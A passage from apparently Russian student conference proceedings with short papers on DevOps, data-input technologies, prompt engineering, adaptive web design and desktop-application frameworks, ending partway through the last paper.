Ключевые слова: DevOps, разработка программного обеспечения, операции, процесс разработки, доставка продуктов, автоматизация, стандартизация, коллективная ответственность, непрерывная интеграция (Continuous Integration, CI), непрерывная доставка (Continuous Delivery, CD), Docker, Ansible, Chef, Git, инфраструктура как код (Infrastructure as Code, IaC), мониторинг и логирование, культура обратной связи, конкурентоспособность, рынок, качество продуктов, обучение, улучшение.

DevOps - это методология разработки программного обеспечения, которая объединяет разработку (Dev) и операции (Ops) для ускорения процесса разработки и доставки программного обеспечения. Основная цель DevOps - это оптимизация процесса поставки продуктов на рынок, сокращение времени от написания кода до его доступности для конечного пользователя.

Автоматизация, стандартизация и коллективная ответственность являются ключевыми принципами DevOps. Автоматизация упрощает рутинные задачи, стандартизация обеспечивает согласованность процессов, а коллективная ответственность способствует сотрудничеству и обмену знаниями между командами разработчиков и операционных специалистов.

Одними из ключевых практик DevOps являются **непрерывная интеграция (Continuous Integration, CI)** и **непрерывная доставка (Continuous Delivery, CD)**. Непрерывная интеграция позволяет разработчикам интегрировать свой код в общий репозиторий регулярно и автоматически, что способствует раннему обнаружению и устранению конфликтов и ошибок. Непрерывная доставка автоматизирует процесс развертывания программного обеспечения, обеспечивая быструю и надежную доставку изменений в продакшн.

Для успешной реализации DevOps критически важно использование соответствующих технологий и инструментов. Например, **контейнеризация приложений с помощью Docker** значительно упрощает управление

зависимостями и развертывание, позволяя эффективно масштабировать инфраструктуру. Инструменты управления конфигурацией, такие как **Ansible** или **Chef**, способствуют автоматизации процессов настройки инфраструктуры, что улучшает надежность и эффективность развертывания. Использование системы контроля версий **Git** обеспечивает прозрачность и отслеживаемость изменений в коде, что является ключевым аспектом в управлении разработкой программного обеспечения.

В современном мире DevOps становится неотъемлемой частью разработки программного обеспечения, поскольку помогает организациям оперативно реагировать на изменения в требованиях рынка и повышать конкурентоспособность продуктов. Реализация DevOps позволяет компаниям быстрее достигать рынка, предоставляя высококачественные продукты и услуги своим клиентам.

В дополнение к вышеупомянутому, DevOps также включает в себя практики, такие как **инфраструктура как код (Infrastructure as Code, IaC)**, **мониторинг и логирование**, а также **культуру обратной связи**. Инфраструктура как код позволяет управлять и настраивать инфраструктуру с помощью кода, что упрощает масштабирование и повторное использование. Мониторинг и логирование помогают отслеживать производительность приложений и обнаруживать проблемы в реальном времени. Культура обратной связи способствует постоянному улучшению, позволяя командам учиться на своих ошибках и успехах.

В целом, DevOps представляет собой гибкую и эффективную методологию, которая может значительно улучшить процесс разработки и доставки программного обеспечения. Однако успешная реализация DevOps требует культурного изменения, включая принятие новых подходов к работе, обучение новым навыкам и инструментам, а также готовность к непрерывному улучшению.

Список литературы:

1. “State of DevOps Report 2023”. Puppet Labs.
2. “Docker Hub Quickstart”. Docker Documentation.
3. “Developer Survey Results 2023”. Stack Overflow.
4. “CNCF Survey 2023”. Cloud Native Computing Foundation.
5. Подвесовский А.Г., Лагерев Д.Г., Коростелев Д.А. Применение нечетких когнитивных моделей для формирования множества альтернатив в задачах принятия решений. Вестник Брянского государственного технического университета. 2009. № 4 (24). С. 77-84.

Материал поступил в редколлегию 20.04.2024

УДК 004.35

Анализ технологий ввода данных

Трондин Даниил Сергеевич (ст. гр. О-21-ИВТ-2-ПО-Б)

Работа выполнена под руководством доцента кафедры «Информатика и вычислительная техника», Дергачева Константина Владимировича (kv.dergachev@gmail.com)

Аннотация. Исследован опыт использования популярных и набирающих популярность технологий ввода данных, областей их применения, доступности, скорости работы, которые пользователи могут освоить в бытовой жизни. Целью исследования является определение наиболее популярных и набирающих популярность технологий ввода данных, которые позволяют решать задачи востребованных областей применения, таких как: работа с формами, работа с графикой, работа с текстом, развлечения. Целевой аудиторией являются офисные работки.

Ключевые слова: технологии ввода, клавиатура, мышь, тачпад, джойстик, сенсорный экран, микрофон, нейронный ассистент

На данный момент среди пользователей популярны смартфоны, компьютеры, VR-шлемы, умные колонки [1]. Данные устройства предоставляют доступ к таким технологиям ввода как: клавиатура, мышь, тачпад, сенсорный экран, микрофон, нейронный ассистент, VR-шлем с контроллерами.

Перечисленные технологии ввода позволяют работать в следующих областях: работа с формами, работа с графикой, работа с текстом, развлечения [3]. Для исследования, автор провел опрос, пользователей разных возрастных групп, разных сфер деятельности, анализ предметных областей технологий ввода данных, тестирование скорости ввода информации, коэффициент ошибок при вводе данных.

Технологии ввода данных были рассмотрены по наиболее популярным сочетаниям у пользователей: клавиатура, клавиатура и мышь, клавиатура и тачпад, микрофон, сенсорный экран, нейронный ассистент с интерфейсами подачи данных, VR-шлем с контроллерами.

Результаты анализа технологий и средств ввода данных по различным критериям представлен в таблицах 1 - 4.

Таблица 1

Анализ технологий ввода данных по доступности и удобства для развлечения

Технология	Доступность по 10 бальной шкале	Удобство для развлечений 10 бальной шкале
Клавиатура	10	5
Клавиатура и Мышь	10	9

Клавиатура и Тачпад	8	6
Сенсорный экран	10	8
Микрофон	9	1
Нейронный ассистент	5	3
VR-шлем	2	8

Таблица 2

Анализ технологий ввода данных по скорости работы

Технология	Работа с формами	Работа с графикой	Работа с текстом
Клавиатура	8	2	8
Клавиатура и Мышь	9	8	9
Клавиатура и Тачпад	9	5	9
Сенсорный экран	8	5	8
Микрофон	-	-	7
Нейронный ассистент	2	-	8
VR-шлем	4	6	3

Таблица 3

Анализ технологий ввода данных по субъективной удовлетворенности
пользователей

Технология	Работа с формами	Работа с графикой	Работа с текстом
Клавиатура	3	-	7
Клавиатура и Мышь	10	8	9
Клавиатура и Тачпад	8	3	7
Сенсорный экран	9	7	3
Микрофон	-	-	5
Нейронный ассистент	2	-	7
VR-шлем	4	7	3

Таблица 4

Анализ технологий ввода данных по простоте освоения

Технология	Работа с формами	Работа с графикой	Работа с текстом
Клавиатура	3	-	7
Клавиатура и Мышь	10	8	9
Клавиатура и Тачпад	8	3	7
Сенсорный экран	9	7	3

Микрофон	-	-	5
Нейронный ассистент	2	-	7
VR-шлем	4	7	3

Универсальной технологией ввода данных является клавиатура с мышью, она подходит практически для всех задач данной области применения, менее универсальными является сенсорный экран (табл. 5). VR-шлем прекрасно подходит для развлечений в 3D, однако его долгое использование может вызывать усталость глаз, головокружение, поэтому для долгого использования не рекомендуется, остальные же технологии ввода для развлечений менее эффективны и универсальны [2].

Коэффициент ошибок зависит прежде всего от опыта работы пользователя с технологией ввода данных, его скорости работы и другими факторами, вне зависимости от устройства опытный пользователь допускает ошибок меньше.

Таблица 5

Интегральная оценка технологий и средств ввода данных

Технология	Итоговая оценка
Клавиатура	5
Клавиатура и Мышь	9
Клавиатура и Тачпад	7
Сенсорный экран	7
Микрофон	2
Нейронный ассистент	3
VR-шлем	5

В ходе исследования был сделан вывод о том, что каждая технология эффективна в зависимости от области применения, опыта пользователя, его скорости работы и других факторов, влияющих на него в процессе работы. Наиболее эффективной технологией ввода информации, как для офисных сотрудников являются: клавиатура с мышью или тачпадом, сенсорный экран, микрофон. Однако такие технологии ввода информации как нейронный ассистент и VR-шлем с контроллерами также набирают популярность, становятся более доступными и позволяют эффективно решать задачи из различных областей применения, в следствии чего стоит обратить на них внимание, так как данные технологии ввода информации уже постепенно входят в массовое использование, как в быту, так и на работе.

Список источников

1. Елесина, С. И. ЭВМ и периферийные устройства. Устройства ввода-вывода информации: Учебник / С. И. Елесина, Е. Р. Муратов, М. Б. Никифоров. – М: Издательство «КУРС», 2018. – 208 с.
2. Овчеренко, В. А. Периферийные устройства информационных систем. Методы организации и принципы построения устройств ввода-вывода

графической информации / В. А. Овчеренко, В. Г. Токарев. – Новосибирск : Новосибирский государственный технический университет, 2022. – 70 с.

3. Дергачев, К. В. Проектирование пользовательского интерфейса : учебное пособие / К. В. Дергачев. – Брянск : Брянский государственный технический университет, 2016. – 128 с.

4. Подвесовский А.Г., Лагерев Д.Г., Коростелев Д.А. Применение нечетких когнитивных моделей для формирования множества альтернатив в задачах принятия решений. Вестник Брянского государственного технического университета. 2009. № 4 (24). С. 77-84.

5. Дергачев К.В., Кузьменко А.А., Спасенников В.В. Анализ взаимосвязи объекта и парадигмы исследования в эргономике с использованием информационных технологий. Эргодизайн. 2019. № 1 (3). С. 12-22.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Анализ современных возможностей промт-инжиниринга

Хрычиков Эдуард Валерьевич (О-23-ПРИ-рпс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация: В данной статье рассматривается промт-инжиниринг, как новый гибкий навык для более продуктивной коммуникации между человеком и ЭВМ. Промт-инжиниринг является способом построения языковых запросов для искусственного интеллекта, для получения наиболее корректного и желаемого ответа.

В статье рассказывается о понятии промт-инжиниринга и о его внедрении в способ невербального общения человека с ЭВМ.

Ключевые слова: промт, промт-инжиниринг, нейросети, AI, soft-skills, невербальные языки, вербальные языки.

С развитием нейросетей мы больше видим их интеграцию в нашу жизнь. На подсознании каждый человек, который использовал нейросеть хоть раз, запоминает, что в случае каких-то логических затруднений, требующих поиска информации или решение какой-то интеллектуальной задачи, он может воспользоваться помощью нейросетей. Но поскольку нейросеть – математическая модель обучающаяся на определённых входных данных, при их недостатке – она может давать неполный или некорректный ответ. В этом случае человек прибегает к повторению запроса снова и снова с большим количеством деталей и информации (как бы наращивая раз за разом запрос), чтобы наконец-то получить желаемый ответ. Это и есть промт-инжиниринг.

Промт-инжиниринг – это практика разработки входных данных для инструментов искусственного интеллекта (ИИ), которые будут производить оптимальные выходные данные.

В начале истории все люди общались невербальным путём, т.е. без использования речевых форм, только прибегая к жестам, касаниям и звукам для привлечения внимания. Но с развитием человечества люди стали обособлять вещи понятиями, а звуки смыслом. Именно таким образом у нас образовывалась наша богатая и разнообразная речь, состоящая из сотен языков и десятков звуков. А как следствие эти звуки и слова мы стали переносить на объекты, чтобы воспроизвести эту информацию можно было в любой нужный момент.

Среди привычных нам вербальных языков: человеческая речь, книги, манускрипты, объекты культуры.

Но позже в течение развития человечества появлялись некоторые невербальные языки, допустим в Турции в гористой местности жители поселений, в связи с низкой мобильностью гористой местности и затруднениях в общении в связи с отсутствием на тот исторический момент систем телекоммуникаций – придумали невербальный язык свиста, который позволял удобно передавать простые послания и обмениваться базовой бытовой информацией.

В дальнейшем с развитием прогресса мы сохраняли тенденцию использовать невербальные языки, как средство для упрощения обмена информацией. Таким образом в связи с нашим путём цифрового развития, мы придумывали физические и виртуальные интерфейсы для общения с компьютером и получения желаемого вывода путём правильного ввода.

Среди современных невербальных языков: общение с компьютером, древние языки, способы счёта, язык интерфейса.

Но с развитием поисковых систем и AI мы стали переходить обратно к вербальным интерфейсам при общении с компьютером. В данный момент мы можем задавать вполне обычные вопросы на привычном языке.

Как пример современных вербальных языков: вербальное общение с ПК, AI инструменты, AI ассистенты.

Таким образом Промт-инжиниринг – это как грамотность и глубина знания любого привычного языка, позволяющего эффективно и комфортно общаться с любым собеседником. Т.е. та логика мышления позволяющая наиболее корректно и эффективно обмениваться информацией с AI и автоматизированными системами на базовом понимании их архитектуры обработки информации.

В итоге с развитием AI мы наблюдаем будущие тенденции к взаимодействию человек – машина.

Будущее общение с ЭВМ:

1. Личный менеджер.

Вполне возможно в ближайшем будущем мы получим AI ассистентов, помогающих нам в повседневной жизни

2. Кастомизация и персонализация контента

Уже на данный момент мы имеем таргетинг нашего контента, но с развитием AI и персонального скилла промт-инжиниринга, можно будет добиться наиболее эффективного и приятного потребления контента из общей массы.

3. Быстрое внедрение AI в цифровые сервисы

Особенно сильно это может повлиять на экономику, так как боты своими советами смогут самостоятельно задавать рынок через юзеров, допустим на платформе ВуBit уже сейчас есть возможность спросить совета у виртуального ассистента в торговле криптовалютой.

4. Развитие GPT в глобальную БД

Из-за колоссального потребления информации и общения с людьми, СНАТ GPT может превратиться в самую структурированную и концентрированную базу данных в мире.

5. Нужные ограничения для обеспечения контроля над информацией

В работе и искусственным интеллектом всегда стоит вопрос морали, где у неё есть лимит развития и обучения, и где кончаются её моральные границы, не позволяющие ей рассказывать неэтичную и запрещённую информацию. Из-за чего мы будем сталкиваться со всесторонними попытками ограничить AI в каких-либо рамках.

б. Воспитание детей путём общения

Это ещё более моральный вопрос, так как многие родители не захотят, чтобы первичное образование путём игры ребёнок получал при общении с “ботом”, но все равно многие родители до сих пор уделяют слишком мало времени ребёнку пуская его развитие на самотёк. Именно тут очень хорошо вливается концепт персонального *Soft skills*.

В данный момент промт-инжиниринг является важным гибким навыком. Так как скорость получения информации от чатов совпадает с темпом нашей жизни, мы должны уметь оперативно получать информацию используя корректные запросы для браузера или нейросетей. Само понимание выстраивания запросов лежит ещё с адаптации запросов в браузере для получения нужного результата или же грамотности речи при деловом, бытовом или повседневных видах общения. А уже как следствие промт-инжиниринг позволяет оптимизировать речь на более бытовом уровне.

Развитие области

В связи с развитием области AI в мировом цифровом и экономическом мире мы можем наблюдать на подобную позитивную статистику:

- Активных пользователей: 1,600,000,000;
- Объём инвестиций за 2023 год в область AI: 50 млрд\$;
- Средняя зарплата в Америке промт-инженера: 150,000\$.

Таким образом промт-инжиниринг не только полезный гибкий навык, но и в потенциале источник заработка.

Список источников

1. Панос Луридас «Алгоритмы».

2. Видео о свистящих языках [Электронный ресурс]. – Режим доступа: https://www.youtube.com/watch?v=bfG2TyEWi_M&ab_channel=HalalBooking.

3. Официальный сайт ZipRecruiter [Электронный ресурс]. – Режим доступа: <https://www.ziprecruiter.com/c/USA-3M-Company/Job/GenAI-Lead-Prompt-Engineer/-in-Maplewood,MN?jid=48eb0eaa6618d25e>.

4. Официальный сайт Tadviser [Электронный ресурс]. – Режим доступа: <https://www.tadviser.ru/index.php>.

5. Дергачев К.В., Коростелев Д.А. Особенности разработки и программной реализации имитационной модели эрозионного изнашивания рабочих лопаток мощных влажно-паровых турбин. Вестник Брянского государственного технического университета. 2008. № 4 (20). С. 49-57.

Материал поступил в редколлегию 20.04.2024

УДК 004.514.4

Исследование методов адаптации web-интерфейсов под различные устройства и экраны

Цыганков Егор Михайлович (ст. гр. О-21-ИВТ-1-ПО-Б)

Работа выполнена под руководством доцента кафедры «Информатика и вычислительная техника», Дергачева Константина Владимировича (kv.dergachev@gmail.com)

Аннотация. Исследуются методы и стратегии, используемые при разработке программного обеспечения для обеспечения оптимального отображения на различных устройствах и экранах. Работа посвящена изучению проблем, связанных с адаптацией пользовательского интерфейса под разные размеры экранов, плотности пикселей и ориентации устройств. Проведен анализ современных подходов к созданию адаптивных дизайнов, мультисенсорных интерфейсов и методов тестирования на различных устройствах. Исследования показывают, что правильное проектирование и адаптация под различные устройства являются ключевыми факторами успешности в сфере веб-разработки и создания пользовательских интерфейсов.

Ключевые слова: веб-дизайн, адаптация интерфейса, веб-интерфейс, пользовательский интерфейс

В современном мире пользователи просматривают веб-сайты на различных устройствах, таких как смартфоны, планшеты и компьютеры. Поэтому проектирование и адаптация веб-сайтов под различные устройства и экраны стали важным аспектом веб-дизайна.

Пользователи могут просматривать веб-сайты на различных устройствах с различными поведенческими особенностями. Например, они могут быстрее просматривать веб-сайты на смартфонах, чем на компьютерах, и могут быть

более внимательными к контенту, который они просматривают на планшетах. Поэтому проектирование и адаптация веб-сайтов под различные устройства и экраны должны учитывать эти поведенческие особенности, чтобы обеспечить удобство использования, быструю загрузку страниц и эстетическую привлекательность [2].

При адаптации интерфейсов под различные устройства существует несколько методов, каждый из которых имеет свои особенности (табл. 1).

Сравнение этих методов будем производить по следующим параметрам: гибкость, пропорциональность, контроль над макетами, производительность, пользовательский опыт, скорость разработки [1].

Таблица 1

Особенности методов адаптации интерфейсов

Метод	Преимущества	Недостатки
Responsive Design	Гибкость в адаптации под различные устройства и экраны. - Универсальность в обеспечении хорошего пользовательского опыта.	Может потребовать более сложного CSS для поддержки различных разрешений.
Adaptive Design	Оптимизированный пользовательский опыт для каждой категории устройств. Возможность тонкой настройки интерфейса для разных типов устройств.	Требует больше ресурсов на создание и поддержку нескольких версий дизайна. Сложнее в поддержке и обновлении из-за множества версий.
Mobile-First Design	Хорошая производительность на мобильных устройствах. Простота добавления функционала для крупных экранов.	Требует аккуратного планирования и добавления функционала для других устройств.
Progressive Enhancement	Хорошая совместимость с различными устройствами. Гибкость в добавлении функционала для различных устройств.	Требует тщательного планирования и контроля за постепенным улучшением.
Fluid Grids	Универсальность в создании масштабируемого дизайна. Простота реализации.	Может потребовать особого внимания к деталям при создании, чтобы избежать размытости или несоответствия элементов на разных экранах.
CSS Media Queries	Гибкость в настройке отображения контента под разные экраны. Возможность создания адаптивных интерфейсов без создания дополнительных версий дизайна.	Требует хорошего понимания CSS и медиа-запросов для эффективного использования.
Viewport Meta Tag	Улучшенная адаптация контента под разные размеры экранов. Легкость в настройке.	Требует правильной настройки для каждого типа устройства. Может вызывать проблемы совместимости с некоторыми браузерами или устройствами, если не настроен правильно.

Гибкость в дизайне играет ключевую роль, обеспечивая адаптивность и возможность эффективного изменения макетов под различные устройства.

Пропорциональность обеспечивает гармоничное соотношение элементов на разных экранах, что способствует привлекательности и функциональности дизайна.

Контроль над макетами в дизайне играет важную роль, позволяя точно управлять расположением элементов на странице и обеспечивать согласованность.

Производительность влияет на скорость загрузки и отзывчивость веб-сайта, что напрямую влияет на пользовательский опыт.

Пользовательский опыт определяет удовлетворенность и взаимодействие пользователей с веб-сайтом, что влияет на их поведение и лояльность.

Скорость разработки в дизайне важна для оперативного запуска проекта и быстрой адаптации к изменениям, что позволяет сократить время до выхода на рынок.

Каждый метод имеет свои особенности стоимости разработки, поддержки и обновлений, поэтому бюджетные ограничения могут повлиять на выбор конкретного подхода к адаптации дизайна (табл. 2).

Таблица 2

Результаты анализа методов адаптации интерфейсов

Метод	Гибкость	Пропорциональность	Контроль над макетами	Производительность	Пользовательский опыт	Скорость разработки
Responsive Design	9	9	8	8	8	8
Adaptive Design	7	6	9	6	7	6
Mobile-First Design	8	7	6	7	8	9
Progressive Enhancement	8	8	7	8	8	7
Fluid Grids	9	9	7	8	9	6
CSS Media Queries	7	9	7	7	8	7
Viewport Meta Tag	8	8	6	7	9	7

Выбор оптимального подхода зависит от конкретных целей проекта, требуемого пользовательского опыта и доступных ресурсов для разработки.

Проектирование и адаптация веб-сайтов под различные устройства и экраны играют ключевую роль в создании положительного пользовательского опыта. Технические аспекты, такие как респонсивный дизайн и адаптивная верстка, совместно с пониманием поведенческих особенностей пользователей на различных устройствах, формируют основу успешного веб-дизайна. Грамотное проектирование и адаптация обеспечивают не только удобство использования и быструю загрузку страниц, но и способствуют эстетической привлекательности веб-сайта. Подход к созданию веб-сайтов, который учитывает разнообразие

устройств и экранов, не только повышает конкурентоспособность бренда, но и способствует увеличению числа посетителей и удержанию аудитории.

Таким образом, инвестирование времени и ресурсов в проектирование и адаптацию веб-сайтов под различные устройства является необходимым шагом для успешного онлайн присутствия и взаимодействия с целевой аудиторией.

Список источников

1. Дмитриева, Ю. С. Методика адаптивной модернизации веб-интерфейсов / Ю. С. Дмитриева // Перспективы развития науки в современном мире : Сборник статей по материалам IV международной научно-практической конференции. В 5-ти частях, Санкт-Петербург, 14 декабря 2017 года. Том Часть 1. – Санкт-Петербург: Общество с ограниченной ответственностью Дендра, 2017. – С. 142-148.

2. Маркотт, И. Отзывчивый веб-дизайн / И. Маркотт ; Итан Маркотт ; пер. с англ. П. Миронова. – М.: Манн, Иванов и Фербер, 2012.

3. Дергачев К.В. Обеспечение эргономичности пользовательского интерфейса при проектировании веб-сайтов. В сборнике: Инновационные методы и модели в экономической психологии, эргономике, производственном менеджменте. Материалы Всероссийской научно-практической конференции с международным участием. 2015. С. 196-199.

4. Дергачев К.В., Кузьменко А.А., Спасенников В.В. Анализ взаимосвязи объекта и парадигмы исследования в эргономике с использованием информационных технологий. Эргодизайн. 2019. № 1 (3). С. 12-22.

5. Дергачева Е.А., Дергачев К.В. Информационно-образовательный аспект техногенной поляризации стран мира. В сборнике: Проблемы современного антропосоциального познания. Редактор: Э. С. Демиденко. Брянск, 2006. С. 27-35.

Материал поступил в редколлегию 20.04.2024

УДК 004.9

Анализ технологий Desktop-разработки

Щемелинина Дарья Сергеевна (О-23-ПРИ-рпс-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Информатика и программное обеспечение», Коптенок Елизаветы Викторовны

Аннотация: Данная статья представляет анализ технологий Desktop-разработки. Десктоп приложение – это огромный пласт программного обеспечения, который стремительно развивается уже далеко не первый год.

В статье освещены такие вопросы как: понятие десктопных приложений, их преимущества и возможности, особенности и ключевые тренды в разработке десктоп-приложений.

Ключевые слова: десктоп-приложение, кроссплатформенность, интерфейс, платформа, развертывание, облачные технологии.

Десктопное приложение – это программа, которая требует ОС настольного компьютера для работы. Оно устанавливается в систему через специальный инсталлятор и использует для работы ресурсы компьютера.

Главная особенность таких программ – это возможность работать автономно, без подключения к интернету. Современные приложения все равно предлагают работать с подключением, но это нужно для того, чтобы использовать различные устройства, включить в проект других пользователей или обновлять программу без ручной переустановки.

Несмотря на рост количества и функциональности мобильных устройств, десктопы по-прежнему имеют преимущества для определенных задач, требующих большего экрана, мощности и непрерывной работы (например, разработка программного обеспечения, дизайн, анализ данных и т. д.).

Корпоративные сети часто полагаются именно на десктопные приложения, особенно для безопасности и совместимости инфраструктуры

Скорость и функциональность таких программ обычно выше, однако они сильно зависят от возможностей компьютера.

На слабых устройствах такие приложения могут работать медленно. Несмотря на это, разработка десктопных приложений обладает преимуществами:

- **Функциональность.** Главная особенность – широкие возможности для функционала. Можно реализовать практически любую идею. При этом интерфейс будет отличаться удобством, привычностью и интуитивной понятностью для пользователей.

- **Безопасность и надежность.** Браузерные приложения уязвимы, поскольку разработчики не имеют возможности контролировать безопасность используемого браузера. Веб-приложения напрямую зависят от стабильной работы браузера, что ставит под угрозу их безопасность. Десктоп приложение – это гарантия безопасности и сохранности данных.

- **Использование дополнительной периферии.** Настольные приложения обладают возможностью беспрепятственной интеграции с широким спектром периферийных устройств, подключенных к компьютеру. Эта универсальная совместимость объясняется прямым доступом десктопных приложений к оборудованию, что позволяет им взаимодействовать с принтерами, сканерами, фискальными регистраторами и другими периферийными устройствами без каких-либо ограничений.

- **Быстрый запуск.** Десктопное приложение запускает системные файлы из памяти компьютера и не нуждается в постоянном обновлении данных и загрузки параметров из сети. Поэтому при использовании нормального оборудования, даже мощные приложения запускаются быстро.

При разработке настольных приложений выбор языка программирования и фреймворка является критически важным решением, влияющим на различные аспекты проекта.

Каждый язык программирования обладает уникальным синтаксисом, набором функций, производительностью, а также возможностями совместимости и расширения.

Кроме того, выбор фреймворка обеспечивает основу для структуры, шаблонов проектирования и инструментов, которые могут значительно повысить эффективность и согласованность разработки.

Рассмотрим самые популярные варианты:

1. Microsoft. NET - популярная технология для разработки десктоп-приложений под Windows.

Разработка проводится с помощью двух языков: XAML, который отвечает за построение интерфейса и C# (VB.NET), отвечающего за создание логики. Эти языки работают независимо друг от друга.

Недостатки:

- Высокие требования к аппаратному обеспечению;
- Сложность работы с некоммерческими релизами программного обеспечения (неустойчивость, отсутствие полной документации);
- Технология ориентирована на работу только в ОС семейства Windows;
- Невысокая скорость запуска и работы приложений.

Преимущества:

- Приложение подстраивается под любое разрешение экрана.
- Возможность настройки элементов управления.
- Существует возможность экспортировать и импортировать элементы управления из WPF в WinForms.
- компоновка выполняется как в веб-документах - с помощью контейнеров.
- Легко создается анимация.
- Существует возможность разделения работы между дизайнером и программистом.

Общая концепция устройства программы представлена на рисунке 1.




Рисунок 13. Microsoft. NET

2. FireMonkey представляет собой прикладную платформу для создания визуальных приложений в среде Delphi и C++ Builder. Основная особенность FireMonkey - построение пользовательского интерфейса. Фреймворк имеет средства для размещения растровой графики на таких элементах интерфейса как кнопки, меню и полосы прокрутки, используя для этой цели векторную графику с применением графического процессора.

Элементы интерфейса аналогичны элементам управления, но всю работу по их отображению осуществляет графический процессор. К этим элементам можно применять стили, делая приложение похожим на приложение Windows или Mac OS X, а также создавать собственный стиль, применяя свои стили к интерфейсным элементам - для этого в среде разработки имеется редактор стилей. При этом можно изменять и стиль уже готового приложения.

Недостатки:

- Недостатком FireMonkey является то, что с введением поддержки кросс-платформенности, возрастают затраты на тестирование кода на нескольких платформах, написание документации и маркетинговых материалов для разных платформ, обучение пользователей.

Преимущества:

- кроссплатформенность: FireMonkey поддерживает Win32, Win64, и Mac OS X;
- код является нативным для центрального процессора и операционной системы, отсутствуют интерпретаторы. Код компилируется и быстро исполняется;
- отсутствие библиотек, необходимых для развертывания и установки в операционной системе.

Общая концепция устройства программы представлена на рисунке 2.




Рисунок 2. FireMonkey

Рассмотрим отдельно некоторые неочевидные составляющие десктоп-разработки:

1. Разработка графического интерфейса пользователя (GUI)

Это процесс создания визуального представления приложения, которое позволяет пользователям взаимодействовать с ним с помощью элементов управления, таких как кнопки, меню, списки, поля ввода, ползунки, чекбоксы и прочее. Разработка GUI требует от разработчиков знаний и навыков, таких как дизайн, программирование, тестирование и т.д.

2. Развертывание и распространение приложения

а) Упаковка. Разработчики должны упаковать свое приложение в исполняемый файл, который содержит все необходимые ресурсы, такие как код, библиотеки, изображения, звуки, документация и прочее.

б) Распространение. Девелоперы должны распространять свое приложение через различные каналы, такие как собственный веб-сайт, онлайн-магазины, диски, флешки, электронная почта, социальные сети и прочее.

Недостаточно просто понимать, что такое десктопное приложение и каким образом оно создается. В современном мире крайне важно следить за актуальными трендами и активно их использовать, чтобы предлагать пользователям действительно качественный и релевантный программный продукт.

В частности, стоит обратить внимание на следующие тренды:

- **Кроссплатформенность.** Кроссплатформенность означает, что десктопные приложения – это программы, которые могут работать на различных операционных системах, таких как Windows, Mac, Linux, Android и др. В современных реалиях кроссплатформенность является крайне важным требованием.

- Сосредоточение на пользовательском опыте (UX/UI).

Сосредоточение на пользовательском опыте (UX/UI) означает, что десктопные приложения должны быть привлекательными, удобными, интуитивными, адаптивными и соответствовать ожиданиям и потребностям пользователей. Разработчики должны придерживаться принципов дизайна, таких как контраст, выравнивание, повторение, близость, баланс, пропорция, иерархия и прочее.

- Использование облачных технологий. Облачные технологии позволяют синхронизировать данные и настройки приложения между различными устройствами, обеспечивать резервное копирование и восстановление, уменьшать расходы на хранение и поддержку, повышать доступность и мобильность.

